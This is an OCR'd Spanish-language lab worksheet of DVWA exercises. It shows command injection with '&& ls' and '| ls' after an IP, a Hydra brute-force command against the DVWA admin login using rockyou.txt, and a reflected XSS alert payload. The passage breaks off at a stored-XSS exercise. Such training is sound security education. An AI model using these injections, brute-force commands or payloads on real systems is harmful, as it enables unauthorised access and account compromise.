DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
Vulnerability: Command Inject
Ping a device
Enter an IP address:
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of da
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 ti
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 ti
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 ti
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 ti
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet
rtt min/avg/max/mdev = 0.024/0.030/0.038/0.00
total 20
drwxr-xr-x 4 www-data www-data 4096 Oct 17 0
drwxr-xr-x 21 www-data www-data 4096 Oct 17 0
drwxr-xr-x 2 www-data www-data 4096 Oct 17 0
-rwxr-xr-x 1 www-data www-data 1829 Oct 17 0
drwxr-xr-x 2 www-data www-data 4096 Oct 17 0
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command



🟥 EJERCICIO 4 — Command Injection (MEDIUM)

Enunciado

Bypassea los filtros de MEDIUM utilizando un operador alternativo.

Cómo realizarlo

En MEDIUM no suele funcionar “;”.

Prueba:


127.0.0.1 && ls

O:

127.0.0.1 | ls

Resultado esperado

DVWA debe permitir ejecutar ls después del ping.




http://localhost/DVWA/vulnerab
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
Vulnerability: Command Injection
Ping a device
Enter an IP address:
help
index.php
source
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injectio

🟪 EJERCICIO 5 — Brute Force (Hydra + DVWA)

Enunciado

Usar Hydra para obtener la contraseña del usuario **admin** en DVWA.

Cómo realizarlo

1. DVWA → *Brute Force*
2. Comprueba la petición con Burp o con el navegador.

La petición usa parámetros:

username=admin&password=XXXX&Login=Login

3. Hydra:

(IP adaptada a tu DVWA)


hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 http-post-form "/vulnerabilities/brute/:username=admin&password=^PASS^&Login=Login:Login failed"


Resultado esperado

Hydra devuelve:

[80][http-post-form] host: 192.168.1.10 login: admin password: password

✔ Aquí demuestran fuerza bruta sobre web login.


http://localhost/DVWA/vulnerab
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Vulnerability: Brute Force
Login
Username:
admin
Password:
Login
Welcome to the password protected area admin
More Information
https://owasp.org/www-community/attacks/Brute_forc
https://www.symantec.com/connect/articles/password
https://www.golinuxcloud.com/brute-force-attack-web



🟫 EJERCICIO 6 — XSS Reflejado (LOW)

Enunciado

Inyecta JavaScript en el módulo *XSS Reflected*.

Cómo realizarlo

Campo de entrada:


<script>alert('XSS');</script>


Resultado esperado

Salta un popup en el navegador:

XSS

✔ Probar que el navegador interpreta la entrada como HTML.




http://localhost/DVWA/vulnerab
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
localhost
XSS
OK
Read localhost

🟧 EJERCICIO 7 — XSS Almacenado (LOW)

Enunciado

Inserta un comentario malicioso que quedará almacenado.


Cómo realizarlo

